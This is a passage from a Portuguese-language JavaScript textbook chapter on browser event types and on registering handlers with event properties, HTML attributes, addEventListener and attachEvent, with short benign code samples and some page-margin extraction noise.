O evento click, por exemplo, indica que um link ou botão (ou outro elemento do documento) foi ativado. Isso é feito frequentemente por meio de um clique de mouse, mas também poderia ser feito pelo teclado ou (em dispositivos sensíveis ao toque) pelo gesto. O evento textinput (que ainda não está amplamente implementado) é uma alternativa independente de dispositivo ao evento keypress e suporta entrada de teclado, assim como

alternativas como recortar e colar e reconhecimento de manuscrito.

Eventos de interface com o usuário

Os eventos de interface com o usuário são de nível mais alto, frequentemente em elementos de formulário HTML que definem uma interface com o usuário para um aplicativo Web. Eles incluem o evento *focus* (quando um campo de entrada de texto recebe o foco do teclado), o evento *change*, quando o usuário altera o valor exibido por um elemento do formulário, e o evento *submit*, quando o usuário clica em um botão *Submit* em um formulário.

Capítulo 17 Tratando eventos 437

Eventos de mudança de estado

Alguns eventos não são disparados diretamente pela atividade do usuário, mas por atividade da rede ou do navegador, e indicam algum tipo de ciclo de vida ou mudança relacionada a estado. O evento *load*, disparado no objeto *Window* quando o documento está totalmente carregado, provavelmente é o mais usado desses eventos. O evento *DOMContentLoaded* (discutido na Seção 13.3.4) é outro lado do **client** **JavaScript**

desse tipo. O mecanismo de gerenciamento de histórico de HTML5 (Seção 22.2) dispara o evento **popstate**

em resposta ao botão *Back* do navegador. A API de aplicativo Web offline de HTML5 (Seção **cripto**

20.4) inclui eventos online e offline. O Capítulo 18 mostra como usar um evento *readystatechange* para ser notificado quando dados solicitados de um servidor estão prontos. Da mesma forma, a nova e

API para ler arquivos locais selecionados pelo usuário (Seção 22.6.5) utiliza eventos como “*loadstart*”,

“*progress*” e “*loadend*” para notificação assíncrona de andamento de E/S.

Eventos específicos da API

Várias APIs para a Web definidas por HTML5 e especificações relacionadas incluem seus próprio tipos de evento. A API para arrastar e soltar (Seção 17.7) define eventos como “*dragstart*”, “*dragenter*”,

“*dragover*” e “*drop*”. Os aplicativos que querem definir origens de arrasto

ou destinos de soltura personalizados devem manipular alguns desses eventos. Os elementos `<video>` e `<audio>` de HTML5

(Seção 21.2) definem uma longa lista de tipos de evento associados, como “waiting”, “playing”, “seeking”, “volumechange”, etc. Esses eventos normalmente só têm interesse para aplicativos Web que querem definir controles personalizados para reprodução de vídeo ou áudio.

Rotinas de tratamento de cronômetros e erro

As rotinas de tratamento de cronômetros e erro (ambas descritas no Capítulo 14) fazem parte do modelo de programação assíncrona de JavaScript do lado do cliente e são semelhantes aos eventos.

Embora as rotinas de tratamento de cronômetros e erro não sejam discutidas neste capítulo, é útil considerá-las como relacionadas ao tratamento de eventos, e talvez você ache interessante reler a Seção 14.1 e a Seção 14.6 no contexto deste capítulo.

17.1.1 Tipos de evento legados

Os eventos que serão mais utilizados em seus aplicativos Web geralmente são os que já existem há mais tempo e são universalmente suportados: eventos para lidar com mouse, teclado, formulários HTML e o objeto Window. As seções a seguir explicam muitos detalhes importantes sobre esses tipos de eventos.

17.1.1.1 Eventos de formulário

Os formulários e hiperlinks foram os primeiros elementos de uma página Web a aceitar scripts, re-montando aos primórdios da Web e de JavaScript. Isso significa que os eventos de formulário são um dos mais estáveis e bem suportados entre todos os tipos de evento. Os elementos `<form>` disparam eventos submit quando o formulário é enviado, e eventos reset quando o formulário é redefinido.

Elementos de formulário do tipo botão (inclusive botões de opção e caixas de seleção) disparam eventos click quando o usuário interage com eles. Os elementos de formulário que mantêm algum tipo de estado geralmente disparam eventos change quando o usuário muda o estado deles, inserindo texto, selecionando um item ou marcando uma caixa. Para campos de entrada de texto, um evento change só é disparado depois que o usuário terminou de interagir com um elemento do formulário e pressionou a tecla Tab ou deu um clique para mover o foco para outro elemento. Os **438** Parte II JavaScript do lado do cliente elementos de formulário respondem às mudanças de foco do teclado disparando eventos focus e blur, quando

recebem e perdem o foco.

Esses eventos relacionados a formulários são abordados com mais detalhes na Seção 15.9.3. Contudo, são necessários mais alguns comentários.

Os eventos `submit` e `reset` têm ações padrão que podem ser canceladas por rotinas de tratamento de evento, e alguns eventos `click` também têm. Os eventos `focus` e `blur` não borbulham, mas todos os outros eventos de formulário, sim. O IE define eventos `focusin` e `focusout` que borbulham, como uma alternativa útil a `focus` e `blur`. A biblioteca jQuery (consulte o Capítulo 19) simula eventos `focusin` e `focusout` para navegadores que não os suportam, e a especificação Level 3 Events do DOM

também os está padronizando.

Por fim, note que outros navegadores (que não o IE) disparam um evento de entrada em `<textarea>` e outros elementos de formulário para entrada de texto, quando o usuário insere texto (por meio do teclado ou pela operação de recortar e colar) no elemento. Ao contrário do evento `change`, esses eventos de entrada são disparados para cada inserção. Infelizmente, o objeto evento de um evento de entrada não especifica qual texto foi inserido. (O novo evento `textinput`, descrito posteriormente, será uma alternativa útil a esse evento.) **17.1.1.2 Eventos de janela**

Os eventos de janela representam ocorrências relacionadas à própria janela do navegador, em vez de a qualquer conteúdo específico do documento exibido dentro da janela. (No entanto, para alguns desses eventos, um evento de mesmo nome pode ser ativado em elementos do documento.) O evento `load` é o mais importante deles: ele é disparado quando um documento e todos os seus recursos externos (como imagens) são totalmente carregados e exibidos para o usuário. O evento `load` foi discutido no Capítulo 13. `DOMContentLoaded` e `readystatechange` são alternativas ao evento `load`: eles são disparados mais cedo, quando o documento e seus elementos estão prontos para manipulação, mas antes que os recursos externos estejam totalmente carregados. A Seção 17.4

tem exemplos desses eventos relacionados ao carregamento de documentos.

O evento `unload` é o oposto de `load`: ele é disparado quando o usuário está saindo de um documento. Uma rotina de tratamento de evento `unload` poderia ser usada para salvar o estado do usuário, mas não pode ser usada para cancelar a navegação. O evento `beforeunload` é semelhante a `unload`, mas oferece a oportunidade de pedir para que o usuário confirme se realmente deseja sair de sua página Web. Se uma rotina de tratamento para `beforeunload` retornar uma string, essa string vai ser exibida para o

usuário em um diálogo de confirmação, antes que a nova página seja carregada – e o usuário terá a oportunidade de cancelar a navegação e continuar em sua página.

A propriedade `onerror` do objeto `Window` é parecida com uma rotina de tratamento de evento, sendo disparada em resposta a erros de JavaScript. Contudo, não é uma verdadeira rotina de tratamento de evento, pois é chamada com argumentos diferentes. Consulte a Seção 14.6 para ver os detalhes.

Elementos individuais do documento, como os elementos `<img>`, também podem registrar rotinas de tratamento para eventos `load` e `error`. Eles são disparados quando um recurso externo (a imagem, por exemplo) está totalmente carregado ou quando ocorre um erro que impede seu carregamento.

Alguns navegadores também suportam (e HTML5 padroniza) um evento `abort`, o qual é disparado quando uma imagem (ou outro recurso da rede) deixa de ser carregada porque o usuário interrompeu o processo de carregamento.

Capítulo 17 Tratando eventos 439

Os eventos `focus` e `blur`, descritos anteriormente para elementos de formulário, também são usados como eventos `Window`: eles são disparados em uma janela quando essa janela do navegador recebe ou perde o foco de teclado do sistema operacional.

Por fim, os eventos `resize` e `scroll` são disparados em um objeto `Window` quando o usuário redimensiona ou rola a janela do navegador. Os eventos `scroll` também podem ser disparados em qualquer **lado do client**

Ja

elemento do documento que possa rolar, como aqueles com a propriedade `overflow` de CSS (Seção **vaScript do**

16.2.6) configurada. O objeto evento passado para as rotinas de tratamento de evento `resize` e `scroll` é apenas um objeto `Event` normal e não tem propriedades que especifiquem quanto redimensiona-e

mento ou rolagem ocorreu – você pode determinar o tamanho da nova janela e a posição da barra de rolagem usando as técnicas mostradas na Seção 15.8.

17.1.1.3 Eventos de mouse

Os eventos de mouse são gerados quando o usuário move o mouse ou dá um clique em um documento. Esses eventos são disparados no elemento mais profundamente aninhado sobre o qual o cursor do mouse está, mas borbulham para cima no documento. O objeto evento passado para rotinas de tratamento de evento de mouse define propriedades que descrevem a posição e o estado do botão do mouse e também especificam se qualquer tecla modificadora estava pressionada quando o evento ocorreu. As propriedades `clientX` e `clientY` especificam a posição do mouse em coordenadas da janela. As propriedades `button` e `which` especificam qual botão do mouse (se houve) foi pressionado. (Contudo, consulte a página de referência de `Event`, pois essas propriedades são difíceis de usar de forma portátil.) As propriedades `altKey`, `ctrlKey`, `metaKey` e `shiftKey` são configuradas como `true` quando as teclas modificadoras correspondentes do teclado estão pressionadas. E para eventos `click`, a propriedade `detail` especifica se é um clique simples, duplo ou triplo.

O evento `mousemove` é disparado sempre que o usuário move ou arrasta o mouse. Esses eventos ocorrem frequentemente, de modo que as rotinas de tratamento de `mousemove` não devem disparar tarefas que utilizam muito poder de computação. Os eventos `mousedown` e `mouseup` são disparados quando o usuário pressiona e solta um botão do mouse. Registrando uma rotina de tratamento de `mousedown` que registre uma rotina de tratamento de `mousemove`, você pode detectar e responder a arrastos do mouse. Fazer isso corretamente envolve a capacidade de capturar eventos de mouse para que se continue a receber eventos `mousemove` mesmo quando o mouse tiver sido retirado do elemento em que começou. A Seção 17.5 contém um exemplo de tratamento de arrastos.

Após uma sequência de eventos `mousedown` e `mouseup`, o navegador também dispara um evento `click`. O evento `click` foi descrito como um evento de formulário independente de dispositivo, mas na verdade é disparado em qualquer elemento do documento e não apenas em elementos de formulário, sendo passado um objeto evento com todos os campos extras relacionados ao mouse descritos antes. Se o usuário clicar um botão do mouse duas vezes sucessivamente (dentro de um período de tempo suficientemente curto), o segundo evento `click` será seguido por um evento `dblclick`. Os navegadores em geral exibem um menu de contexto quando o botão direito do mouse é clicado. Eles costumam disparar um evento `contextmenu` antes de exibir o menu e, se você cancelar o evento, pode impedir a exibição do menu. Essa também é uma maneira fácil de ser notificado de cliques do botão direito do mouse.

440 Parte II JavaScript do lado do cliente Quando o usuário move o mouse sobre um novo elemento, o navegador dispara um evento `mouseover` nesse elemento. Quando o mouse sai de um elemento, o navegador dispara

um evento `mouseout` nesse elemento. Para esses eventos, o objeto evento vai ter uma propriedade `relatedTarget` que especifica o outro elemento envolvido na transição. (Consulte a página de referência de `Event` para ver a equivalente do IE para a propriedade `relatedTarget`.) Os eventos `mouseover` e `mouseout` borbulham como todos os eventos de `mouse` descritos aqui. Muitas vezes isso é inconveniente, pois quando uma rotina de tratamento de `mouseout` é disparada, é preciso verificar se o `mouse` realmente saiu do elemento em que você está interessado ou se apenas mudou de um filho do elemento para outro. Por isso, o IE suporta versões desses eventos que não borbulham, conhecidas como `mouseenter` e `mouseleave`. A `jQuery` simula o suporte para esses eventos em navegadores que não são o IE (consulte o Capítulo 19) e a especificação `Level 3 Events` do `DOM`

os padroniza.

Quando o usuário gira a roda do `mouse`, os navegadores disparam um evento `mousewheel` (ou, no `Firefox`, um evento `DOMMouseScroll`). O objeto evento passado com esses eventos contém propriedades que especificam o quanto e em qual direção a roda girou. A especificação `Level 3`

`Events` do `DOM` está padronizando um evento `wheel` multidimensional mais geral que, se for implementado, vai substituir `mousewheel` e `DOMMouseScroll`. A Seção 17.6 contém um exemplo de evento `mousewheel`.

17.1.1.4 Eventos de teclado

Quando o navegador `Web` tem foco de teclado, gera eventos sempre que o usuário pressiona ou solta uma tecla no teclado. Entretanto, os atalhos de teclado que têm significado para o sistema operacional ou para o próprio navegador são frequentemente “consumidos” pelo sistema operacional ou pelo navegador e podem não ser visíveis para as rotinas de tratamento de evento de `JavaScript`. Os eventos de teclado são disparados no elemento do documento que tem o foco de teclado e borbulham para cima no documento e na janela. Se nenhum elemento tem o foco, os eventos são disparados diretamente no documento. As rotinas de tratamento de evento de teclado recebem um objeto evento com um campo `keyCode` que especifica a tecla pressionada ou solta. Além de `keyCode`, o objeto evento de eventos de tecla também tem `altKey`, `ctrlKey`, `metaKey` e `shiftKey`, que descrevem o estado das teclas modificadoras do teclado.

Os eventos de teclado `keydown` e `keyup` são de baixo nível: eles são disparados quando uma tecla (mesmo uma tecla modificadora) é

pressionada ou solta. Quando um evento `keydown` gera um caractere imprimível, um evento `keypress` adicional é disparado após `keydown`, mas antes de `keyup`.

(No caso de uma tecla mantida pressionada até que ele se repita, pode haver muitos eventos `keypress` antes do evento `keyup`.) `keypress` é um evento de texto de nível mais alto e seu objeto evento especifica o caractere gerado e não a tecla pressionada.

Os eventos `keydown`, `keyup` e `keypress` são suportados por todos os navegadores, mas existem alguns problemas de interoperabilidade, pois os valores da propriedade `keyCode` do objeto evento nunca foram padronizados. A especificação Level 3 Events do DOM, descrita a seguir, tenta tratar desses problemas de interoperabilidade, mas ainda não foi implementada. A Seção 17.9 contém um exemplo de tratamento de eventos `keydown` e a Seção 17.8 contém um exemplo de processamento de eventos `keypress`.

Capítulo 17 Tratando eventos 441

17.1.2 Eventos DOM

A especificação Level 3 Events do DOM esteve sendo desenvolvida pelo W3C por quase uma década. Quando este livro estava sendo escrito, estava passando por uma revisão significativa para estar de acordo com a realidade dos navegadores modernos e finalmente atingir o estágio de “documento de trabalho final” da padronização. Ela padroniza muitos dos eventos legados descritos **lado do client Ja**

anteriormente e acrescenta alguns novos, descritos aqui. Esses novos tipos de evento ainda não são **vaScript do**

muito suportados, mas espera-se que os fornecedores de navegador os implementem quando o padrão for finalizado.

e

Conforme mencionado, a especificação Level 3 Events do DOM padroniza os eventos `focusin` e `focusout` como alternativas que borbulham aos eventos `focus` e `blur`, padronizando também os eventos `mouseenter` e `mouseleave` como alternativas que não borbulham aos eventos `mouseover` e `mouseout`.

Essa versão do padrão também desaprova vários tipos de evento definidos pelo Level 2, mas que nunca foram amplamente implementados. Os navegadores ainda podem gerar eventos como `DOMActivate`, `DOMFocusIn` e `DOMNodeInserted`, mas eles não são mais obrigatórios e não estão

A novidade na especificação Level 3 Events do DOM é o suporte padronizado para rodas de mouse bidimensionais por meio do evento `wheel` e um suporte melhor para eventos de entrada de texto, com um evento `textInput` e um novo objeto `KeyboardEvent`, que é passado como argumento para rotinas de tratamento de eventos `keydown`, `keyup` e `keypress`.

Uma rotina de tratamento para um evento `wheel` recebe um objeto evento com todas as propriedades de evento de mouse normais e também propriedades `deltaX`, `deltaY` e `deltaZ` que informam a rotação em torno de três eixos diferentes da roda do mouse. (A maioria das rodas de mouse é unidimensional ou bidimensional e não utiliza `deltaZ`.) Consulte a Seção 17.6 para saber mais sobre eventos `mousewheel`.

A especificação Level 3 Events do DOM define o evento `keypress`, descrito anteriormente, mas o desaprova em favor de um novo evento chamado `textInput`. Em vez de um valor de `keyCode` numé-

rico difícil de usar, o objeto evento passado para uma rotina de tratamento de evento `textInput` tem uma propriedade `data` que especifica a string de texto que foi inserida. O evento `textInput` não é específico do teclado: ele é disparado quando ocorre entrada de texto, seja via teclado, operação de recortar e colar, arrastar e soltar e assim por diante. A especificação define uma propriedade `inputMethod` no objeto evento e um conjunto de constantes representando diferentes tipos de entrada de texto (teclado, operação de colar ou soltar, reconhecimento de manuscrito ou voz, etc.). Quando este livro estava sendo escrito, o Safari e o Chrome suportavam uma versão desse evento usando o nome genérico mista `textInput`. Seu objeto evento inclui a propriedade `data`, mas não a propriedade `inputMethod`. A Seção 17.8 contém um exemplo que utiliza esse evento `textInput`.

Esse novo padrão DOM também simplifica os eventos `keydown`, `keyup` e `keypress`, adicionando novas propriedades `key` e `char` no objeto evento. Essas duas propriedades são strings. Para eventos de tecla que geram caracteres imprimíveis, `key` e `char` serão iguais ao texto gerado. Para teclas de controle, a propriedade `key` será uma string como “Enter”, “Delete” ou “Left”, identificando a tecla. A propriedade `char` será `null` ou, para teclas de controle – como Tab, que tem um código de caractere 3 O único evento em uso comum contendo “DOM” em seu nome é `DOMContentLoaded`. Esse evento foi introduzido pelo Mozilla e nunca fez parte do padrão Events do DOM.

–, a string gerada pela tecla. Quando este livro estava sendo escrito, navegador algum suportava essas propriedades `key` e `char`, mas o Exemplo 17-8 usará a propriedade `key` se e quando for implementada.

17.1.3 Eventos HTML5

A HTML5 e padrões relacionados definem várias APIs novas para aplicativos Web (consulte o Capítulo 22). Muitas dessas APIs definem eventos. Esta seção lista e descreve de forma sucinta esses eventos HTML5 e de aplicativo Web. Alguns deles estão prontos para serem usados agora e são explicados com mais detalhes em outra parte do livro. Outros ainda não são amplamente implementados e não são documentados em detalhes.

Um dos recursos de HTML muito anunciados é a inclusão de elementos `<audio>` e `<video>` para reprodução de som e vídeo. Esses elementos têm uma longa lista de eventos disparados para enviar notificações sobre eventos de rede, status do buffer de dados e estado da reprodução: `canplay`

loadeddata

playing

stalled

canplaythrough loadedmetadata

suspend

durationchange loadstart

ratechange

timeupdate

emptied

pause

seeked

volumechange

ended play

seeking

waiting

Esses eventos de mídia recebem um objeto evento normal sem propriedades especiais. Contudo, a propriedade target identifica o elemento < audio > ou < video > e esse elemento tem muitas propriedades e métodos relevantes. Consulte a Seção 21.2 para ver mais detalhes sobre esses elementos, suas propriedades e seus eventos.

A API de arrastar e soltar de HTML5 permite que os aplicativos JavaScript participem em operações de arrastar e soltar baseadas no sistema operacional, transferindo dados entre aplicativos Web e aplicativos nativos. A API define os sete tipos de evento a seguir:

dragstart drag dragend

dragenter dragover

dragleave

drop

Esses eventos de arrastar e soltar são disparados com um objeto evento como aqueles enviados com eventos de mouse. Uma propriedade adicional, `dataTransfer`, contém um objeto `DataTransfer` que contém informações sobre os dados que estão sendo transferidos e os formatos nos quais estão disponíveis. A API de arrastar e soltar de HTML5 está explicada e demonstrada na Seção 17.7.

HTML5 define um mecanismo de gerenciamento de histórico (Seção 22.2) que permite aos aplicativos Web interagir com os botões Back e Forward do navegador. Esse mecanismo envolve eventos chamados `hashchange` e `popstate`. São eventos de notificação de ciclo de vida, como `load` e `unload`, e são disparados no objeto `Window`, em vez de em qualquer elemento individual do documento.

HTML5 define muitos recursos novos para formulários HTML. Além de padronizar o evento de entrada de formulário, descrito anteriormente, HTML5 também define um mecanismo de validação de formulário, o qual inclui um evento `invalid`, disparado nos elementos de formulário cuja validação falhou.

Capítulo 17 Tratando eventos 443

Contudo, os fornecedores de navegador, fora o Opera, têm demorado para implementar os novos recursos e eventos de formulário de HTML5, e este livro não os aborda.

HTML5 inclui suporte para aplicativos Web offline (consulte a Seção 20.4) que podem ser instalados de forma local em uma cache de aplicativos, para que possam ser executados mesmo quando o navegador estiver offline (como acontece quando um dispositivo móvel está fora do alcance da **lado do client**

Ja

rede). Os dois eventos mais importantes associados a isso são `offline` e `online`: eles são disparados no **vaS**

objeto `Window` quando o navegador perde ou obtém uma conexão de rede. Vários eventos `adicio-cript` do

nais são definidos para fornecer notificação de andamento de download de aplicativo e atualizações e

da cache de aplicativo:

cached

checking

downloading

error

noupdate obsolete

Várias APIs novas de aplicativo Web utilizam um evento *message* para comunicação assíncrona.

A API Cross-Document Messaging (Seção 22.3) permite que scripts em um documento de um servidor troquem mensagens com scripts em um documento de outro servidor. Isso contorna as limitações da política da mesma origem (Seção 13.6.2) de maneira segura. Cada mensagem enviada dispara um evento *message* no objeto *Window* do documento receptor. O objeto evento passado para a rotina de tratamento inclui uma propriedade *data* com o conteúdo da mensagem, assim como diretivas *source* e *origin* identificando o remetente. O evento *message* é usado de maneiras similares para comunicação com Web Workers (Seção 22.4) e para comunicação em rede via Server-Sent Events (Seção 18.3) e WebSockets (Seção 22.9).

HTML5 e padrões relacionados definem alguns eventos que são disparados em objetos que não são janelas, documentos e elementos do documento. A versão 2 da especificação XMLHttpRequest, assim como a especificação File API, define uma série de eventos que monitoram o andamento de E/S

assíncrona. Elas disparam eventos em um objeto XMLHttpRequest ou FileReader. Cada operação de leitura começa com um evento *loadstart*, seguido de eventos *progress* e um evento *loadend*. Além disso, cada operação termina com um evento *load*, *error* ou *abort* imediatamente antes do evento *loadend* final. Consulte a Seção 18.1.4 e a Seção 22.6.5 para ver os detalhes.

Por fim, HTML5 e padrões relacionados definem alguns tipos diversos de evento. A API Web Storage (Seção 20.1) define um evento *storage* (no objeto *Window*) que fornece notificação sobre alterações em dados armazenados. HTML5 também padroniza os eventos *beforeprint* e *afterprint*, originalmente introduzidos pela Microsoft no IE. Conforme seus nomes implicam, esses eventos são disparados em um objeto *Window* imediatamente antes e imediatamente depois que seu documento é impresso e oferecem uma oportunidade para adicionar ou remover conteúdo, como a data e a hora em que o documento foi impresso. (Esses eventos não devem ser usados para alterar a apresentação de um documento para impressão, pois já existem tipos de mídia CSS para esse propósito.)

17.1.4 Eventos touchscreen e mobile A ampla adoção de dispositivos móveis poderosos, especialmente aqueles com telas sensíveis ao toque, tem exigido a criação de novas categorias de eventos. Em muitos casos, os eventos *touchscreen* são mapeados nos tipos de evento tradicionais, como *click* e *scroll*. Mas nem toda

444 Parte II JavaScript do lado do cliente interação com uma interface com o usuário com tela sensível ao toque simula um mouse e nem todos os toques podem ser tratados como eventos de mouse. Esta seção explica de forma sucinta os eventos de gesto e toque gerados pelo Safari ao ser executado em dispositivos iPhone e iPad da Apple e também aborda o evento `orientationchange` gerado quando o usuário gira o dispositivo.

Quando este livro estava sendo escrito não havia padrões para esses eventos, mas o W3C tinha começado a trabalhar em uma “Especificação de Eventos de Toque” que utilizava o evento de toque da Apple como ponto de partida. Esses eventos não estão documentados na seção de referência deste livro, mas é possível encontrar mais informações no Apple Developer Center ([http://](http://developer.apple.com/)

developer.apple.com/).

O Safari gera eventos de gesto para gestos de mudança de escala e rotação feitos com dois dedos. O

evento `gesturestart` é disparado quando o gesto começa e `gestureend` é disparado quando ele termina.

Entre esses dois eventos há uma sequência de eventos `gesturechange` que monitoram o progresso do gesto. O objeto evento enviado com esses eventos tem propriedades numéricas `scale` e `rotation`. A propriedade `scale` é a relação entre a distância atual entre os dois dedos e a distância inicial entre eles. Um gesto de “empurrar para fechar” tem um valor de `scale` menor do que 1.0 e um gesto de “empurrar para abrir” tem um valor de `scale` maior do que 1.0. A propriedade `rotation` é o ângulo de rotação do dedo desde o início do evento. Ela é informada em graus, com valores positivos indicando rotação no sentido horário.

Os eventos de gesto são de alto nível e notificam sobre um gesto que já foi interpretado. Se quiser implementar seus próprios gestos personalizados, você pode receber eventos de toque de baixo nível. Quando um dedo toca a tela, um evento `touchstart` é disparado. Quando o dedo se move, é disparado um evento `touchmove`. E quando o dedo é levantado da tela, é disparado um evento `touchend`. Ao contrário dos eventos de mouse, os eventos de toque não informam diretamente as coordenadas do toque. Em vez disso, o objeto enviado com um evento de toque tem uma propriedade `changedTouches`. Essa propriedade é um objeto semelhante a um array cujos elementos descrevem cada um a posição de um toque.

O evento `orientationchanged` é disparado no objeto Window por dispositivos que permitem ao usuário girar a tela do modo retrato para o

modo paisagem. O objeto passado com um evento `orientationchanged` não é útil em si. Contudo, no Safari móvel, a propriedade `orientation` do objeto `Window` fornece a orientação atual como um dos números 0, 90, 180 ou -90.

17.2 Registrando rotinas de tratamento de evento

Existem duas maneiras básicas de registrar rotinas de tratamento de evento. A primeira, dos primórdios da Web, é configurar uma propriedade no objeto ou elemento do documento alvo do evento. A segunda técnica, mais recente e mais geral, é passar a rotina de tratamento para um método ou elemento do objeto. Para complicar as coisas, existem duas versões de cada técnica.

Você pode configurar uma propriedade de tratamento de evento em código JavaScript ou, para elementos do documento, pode configurar o atributo correspondente diretamente em HTML.

Para registro de rotina de tratamento por meio de chamada de método, existe um método pa-drão, chamado `addEventListener()`, que é suportado por todos os navegadores, exceto o IE8 e anteriores, e um método diferente, chamado `attachEvent()`, para todas as versões do IE anteriores ao IE9.

Capítulo 17 Tratando eventos 445

17.2.1 Configurando propriedades de tratamento de evento

O modo mais simples de registrar uma rotina de tratamento de evento é configurar uma propriedade do alvo do evento na função de tratamento de evento desejada. Por convenção, as propriedades de rotina de tratamento de evento têm nomes que consistem na palavra “on” seguida por um nome de evento: `onclick`, `onchange`, `onload`, `onmouseover`, etc. Note que esses nomes de propriedade diferem-lado do client **Jav**

ciam letras maiúsculas e minúsculas e são escritos com todas as letras minúsculas, mesmo quando o **aScript do**

tipo de evento (como “`readystatechange`”) consiste em várias palavras. Aqui estão dois exemplos de registro de rotina de tratamento de evento:

e

// Configura a propriedade `onload` do objeto `Window` em uma função.

// A função é a rotina de tratamento de evento: ela é chamada quando o documento é

```
// carregado.  
  
window.onload = function() {  
  
    // Pesquisa um elemento <form>  
  
    var elt = document.getElementById("shipping_address");  
  
    // Registra uma função de tratamento de evento que vai ser chamada  
  
    // imediatamente antes do envio do formulário.  
  
    elt.onsubmit = function() { return validate(this); }  
  
    }  
}
```

Essa técnica de registro de rotina de tratamento de evento funciona em todos os navegadores para todos os tipos de evento normalmente usados. Em geral, todas as APIs Web amplamente implementadas que definem eventos permitem o registro de rotinas de tratamento por meio da configuração de propriedades.

A desvantagem das propriedades de rotina de tratamento de evento é que são projetadas com a suposição de que os alvos de evento vão ter no máximo uma rotina de tratamento para cada tipo de evento. Se estiver escrevendo código de biblioteca para uso em documentos arbitrários, é melhor registrar rotinas de tratamento de evento usando uma técnica (como `addEventListener()`) que não modifique ou sobrescreva qualquer rotina de tratamento registrada anteriormente.

17.2.2 Configurando atributos de rotina de tratamento de evento As propriedades de rotina de tratamento de evento de um elemento do documento também podem ser configuradas como atributos na marcação HTML correspondente. Se isso é feito, o valor do atributo deve ser uma string de código JavaScript. Esse código deve ser o corpo da função de tratamento de evento e não uma declaração de função completa. Isto é, seu código de tratamento de evento HTML não deve ser circundado por chaves

e prefixado com a palavra-chave function. Por exemplo: <button onclick="alert('Thank you');">Click Here</button> Se um atributo de rotina de tratamento de evento HTML contém várias instruções JavaScript, você deve lembrar-se de separar essas instruções com pontos e vírgulas ou decompor o valor do atributo em várias linhas.

Alguns tipos de evento são direcionados ao navegador como um todo, em vez de a qualquer elemento em especial do documento. Em JavaScript, as rotinas de tratamento para esses eventos são registradas no objeto Window. Em HTML, as colocamos na marcação <body>, mas o navegador as

446 *Parte II JavaScript do lado do cliente registra no objeto Window. A seguir está a lista completa dessas rotinas de tratamento de evento, conforme definidas pela versão preliminar da especificação HTML5: onafterprint*

onresize

onstorage

onbeforeunload onload

onundo

onmessage

onpopstate

onunload

onerror

onoffline

onredo

Quando se especifica uma string de código JavaScript como valor de um atributo de rotina de tratamento de evento HTML, o navegador converte a string em uma função com a seguinte aparência: `function(event) {`

`with(document)`

`{`

`with(this.form || {})` {

`with(this)`

`{`

`/* seu código aqui */`

`}`

`}`

`}`

`}`

Se o navegador suporta ES5, a função é definida no modo não restrito (consulte a Seção 5.7.3).

Vamos ver mais sobre o argumento `event` e as instruções `with` quando considerarmos a chamada de rotina de tratamento de evento, na Seção 17.3.

Um estilo comum em programação no lado do cliente envolve manter o conteúdo HTML separado do comportamento JavaScript. Os programadores que seguem essa disciplina se abstêm de (ou pelo menos evitam) atributos de rotina de tratamento de evento HTML, pois misturam JavaScript e HTML diretamente.

17.2.3 `addEventListener()`

No modelo de evento padrão suportado por todos os navegadores, menos o IE8 e anteriores, qualquer objeto que possa ser um alvo de evento – isso inclui os objetos `Window` e `Document` e todos os objetos `Element` do documento – define um método chamado `addEventListener()` que pode ser usado para registrar uma rotina de tratamento de evento para esse alvo.

`addEventListener()` recebe três argumentos. O primeiro é o tipo de evento para o qual a rotina de tratamento está sendo registrada.

O tipo de evento (ou nome) é uma *string* e não deve incluir o prefixo “on”, utilizado ao se configurar propriedades de tratamento de evento. O segundo argumento de `addEventListener()` é a função que deve ser chamada quando o tipo de evento especificado ocorrer. O último argumento de `addEventListener()` é um valor booleano. Normalmente, você vai passar `false` para esse argumento. Se, em vez disso, você passar `true`, sua função será registrada como uma rotina de tratamento de evento de captura e será chamada em uma fase diferente do envio do evento. Vamos abordar a captura de eventos na Seção 17.3.6. Deveria ser possível omitir o terceiro argumento, em vez de passar `false`, sendo que a especificação eventualmente pode mudar para permitir isso, mas quando este livro estava sendo escrito, omitir esse argumento dava erro em alguns navegadores.

O código a seguir registra duas rotinas de tratamento para o evento `click` em um elemento `<button>`.

Note as diferenças entre as duas técnicas utilizadas:

```
<button id="mybutton">Click me </button>
```

```
<script>
```

Capítulo 17 Tratando eventos 447

```
var b = document.getElementById("mybutton");
```

```
b.onclick = function() { alert("Thanks for clicking me!"); };
```

```
b.addEventListener("click", function() { alert("Thanks again!"); }, false);
```

```
</script>
```

Chamar `addEventListener()` com “click” como primeiro argumento não afeta o valor da propriedade `onclick`. No código anterior, um clique no botão vai gerar duas caixas de diálogo `alert()`. Mais **lado do client**

Jav

importante, você pode chamar `addEventListener()` várias vezes para registrar mais de uma função **aScript do**

de tratamento para o mesmo tipo de evento no mesmo objeto. Quando ocorre um evento em um objeto, todas as rotinas de tratamento registradas para esse tipo de evento são chamadas, na ordem e

em que foram registradas. Chamar `addEventListener()` mais de uma vez no mesmo objeto com os mesmos argumentos não tem efeito algum – a função de tratamento é registrada somente uma vez e a chamada repetida não altera a ordem em que as rotinas de tratamento são chamadas.

`addEventListener()` é correlacionada a um método `removeEventListener()` que espera os mesmos três argumentos, mas remove uma função de tratamento de evento de um objeto, em vez de adicioná-la.

Frequentemente é útil registrar uma rotina de tratamento de evento temporariamente e então removê-la logo depois. Por exemplo, ao receber um evento `mousedown`, você poderia registrar rotinas de tratamento de evento de captura temporárias para eventos `mousemove` e `mouseup`, para ver se o usuário arrasta o mouse. Então, você anularia o registro dessas rotinas de tratamento quando o evento `mouseup` chegasse.

Nessa situação, o código de remoção da rotina de tratamento de evento poderia ser como segue: `document.removeEventListener("mousemove", handleMouseMove, true); document.removeEventListener("mouseup", handleMouseUp, true);` **17.2.4 attachEvent()**

O Internet Explorer, antes do IE9, não suporta `addEventListener()` e `removeEventListener()`. No IE5

e posteriores, ele define métodos `attachEvent()` e `detachEvent()` similares.

Os métodos `attachEvent()` e `detachEvent()` funcionam como `addEventListener()` e `removeEventListener()`, com as seguintes exceções:

- Como o modelo de evento do IE não suporta captura de eventos, `attachEvent()` e `detachEvent()` esperam somente dois argumentos: o tipo de evento e a função de tratamento.

- O primeiro argumento dos métodos do IE é um nome de propriedade de tratamento de evento, com o prefixo “on”, em vez do tipo de evento não prefixado. Por exemplo, passe “onclick”

para `attachEvent()` onde você passaria “click” para `addEventListener()`.

- `attachEvent()` permite que a mesma função de tratamento de evento seja

registrada mais de uma vez. Quando ocorrer um evento do tipo especificado, a função registrada será chamada tantas vezes quanto foi registrada.

